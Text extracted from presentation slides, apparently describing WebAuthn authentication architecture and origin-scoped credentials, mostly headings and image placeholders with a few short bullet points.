
# ARCHITECTURE - AUTHENTICATION



**Step 1**


- Interacts with the WebAuthn API

# ARCHITECTURE - AUTHENTICATION




- Browser utilizes the client platform to request hardware authorization

# ARCHITECTURE - AUTHENTICATION



- Following user authorization, client platform searches for potential credentials (relevant private key)

# SECURITY - ORIGIN



WebAuthn API

Microsoft.com



user1



user2

Github.com




user3




user4

# SECURITY - ORIGIN


What credentials  
are available for  
**Microsoft.com?**




**WebAuthn API**



# SECURITY - ORIGIN



WebAuthn API




# SECURITY - ORIGIN

